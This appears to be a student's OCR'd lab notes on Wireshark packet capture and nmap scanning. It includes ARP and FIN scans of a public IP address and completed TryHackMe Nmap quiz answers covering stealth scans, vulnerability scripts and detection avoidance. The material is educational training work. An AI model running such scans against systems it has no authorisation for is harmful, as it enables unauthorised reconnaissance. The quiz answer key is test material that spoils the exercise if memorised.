
```
┌──(root㉿kali)-[/home/kali]
└─# wireshark &
```

```
└─# Warning: program compiled against libxml 212 using older 209
** (wireshark:35579) 17:19:03.771733 [Capture MESSAGE] -- Capture Start ...
** (wireshark:35579) 17:19:03.900679 [Capture MESSAGE] -- Capture started
** (wireshark:35579) 17:19:03.900740 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0OBAE32.pcapng"
```




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PR -sn 65.61.137.117
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 17:23 IST
Nmap scan report for 65.61.137.117
Host is up (0.0010s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```




10. Using FIN Command

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sF -p 443 65.61.137.117
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 17:31 IST
Nmap scan report for 65.61.137.117
Host is up (0.00081s latency).

PORT    STATE  SERVICE
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```




11. Fin flag set 1




12. Start a youtube video
Then the captures increase which use UDP protocol. Then stop capturing
And save file with .pcap extension





13. Using UDP Filter







14. Uploading .pcap file on apackets,com



Credentials
DNS 24
HTTP Headers 3
Connections 74
Open Ports 23
SSL/TLS 23
Pictures
HTTP 4
SMB
Servers
Documents
Network 33
FTP
Telnet
SSDP
SIP
ARP 4
Ethernet 4
WiFi
Hosts 31
HTTP Method Usage
POST
POST
GET POST 3 HEAD OPTIONS PUT PATCH DELETE CONNECT
input search text
Enable All
Disable All
POST /wr2
POST /wr2 HTTP/1.1
Host: o.pki.goog
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Connection: keep-alive
Content-Length: 84
Content-Type: application/ocsp-request
Pragma: no-cache
Priority: u=2
User-Agent: 128.0) Gecko/20100101 Firefox/128.0
POST /wr2
POST /wr2 HTTP/1.1
Host: o.pki.goog
Accept: */*


Credentials
DNS 24
HTTP Headers 3
Connections 74
Open Ports 23
SSL/TLS 23
Pictures
HTTP 4
SMB
Servers
Documents
Network 33
FTP
Telnet
SSDP
SIP
ARP 4
Ethernet 4
WiFi
Hosts 31
HTTP Method Usage
POST
POST
Web Traffic Response Code Analysis
200 OK
200 OK
Content-Type Distribution
To Details
GET POST 23 HEAD OPTIONS PUT PATCH DELETE CONNECT
input search text
Enable All
Disable All
10.0.2.15:53370 → pki-goog.l.google.com (142.250.192.67):80 POST
POST /wr2 HTTP/1.1
Host: o.pki.goog
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Connection: keep-alive
Content-Length: 84
Content-Type: application/ocsp-request
Pragma: no-cache
Priority: u=2
User-Agent: 128.0) Gecko/20100101 Firefox/128.0
Download as .org
HTTP/1.1 200 OK
https://apackets.com/pcaps/smb

TRY HACK ME


Answer the questions below
What networking constructs are used to direct traffic to the right application on a server?
Ports
✓ Correct Answer
How many of these are available on any network-enabled computer?
65535
✓ Correct Answer
[Research] How many of these are considered "well-known"? (These are the "standard" numbers mentioned in the task)
1024
✓ Correct Answer
Hint


Answer the questions below
What is the first switch listed in the help menu for a 'Syn Scan' (more on this later!)?
-sS
✓ Correct Answer
Which switch would you use for a "UDP scan"?
-sU
✓ Correct Answer
If you wanted to detect which operating system the target is running on, which switch would you use?
-O
✓ Correct Answer
Nmap provides a switch to detect the version of the services running on the target. What is this switch?
-sV
✓ Correct Answer
The default output provided by nmap often does not provide enough information for a pentester. How would you increase the verbosity?
-v
✓ Correct Answer


-vv
✓ Correct Answer
We should always save the output of our scans -- this means that we only need to run the scan once (reducing network traffic and thus chance of detection), and gives us a reference to use when writing reports for clients.
What switch would you use to save the nmap results in three major formats?
-oA
✓ Correct Answer
What switch would you use to save the nmap results in a "normal" format?
-oN
✓ Correct Answer
A very useful output format: how would you save results in a "grepable" format?
-oG
✓ Correct Answer

How would you activate this setting?

-A ✓ Correct Answer

Nmap offers five levels of "timing" template. These are essentially used to increase the speed your scan runs at. Be careful though: higher speeds are noisier, and can incur errors!

How would you set the timing template to level 5?

-T5 ✓ Correct Answer

We can also choose which port(s) to scan.

How would you tell nmap to only scan port 80?

-p 80 ✓ Correct Answer

How would you tell nmap to scan ports 1000-1500?

-p 1000-1500 ✓ Correct Answer

A very useful option that should not be ignored:

How would you tell nmap to scan *all* ports?

-p- ✓ Correct Answer

How would you activate a script from the nmap scripting library (lots more on this later!)?

--script ✓ Correct Answer

How would you activate all of the scripts in the "vuln" category?

--script=vuln ✓ Correct Answer Hint

Answer the questions below

Which RFC defines the appropriate behaviour for the TCP protocol?

RFC 9293 ✓ Correct Answer Hint

If a port is closed, which flag should the server send back to indicate this?

RST ✓ Correct Answer

Answer the questions below

There are two other names for a SYN scan, what are they?

Half-Open, Stealth ✓ Correct Answer

Can Nmap use a SYN scan without Sudo permissions (Y/N)?

N ✓ Correct Answer


Answer the questions below


If a UDP port doesn't respond to an Nmap scan, what will it be marked as?


open|filtered ✓ Correct Answer


When a UDP port is closed, by convention the target should send back a "port unreachable" message. Which protocol would it use to do so?


ICMP ✓ Correct Answer

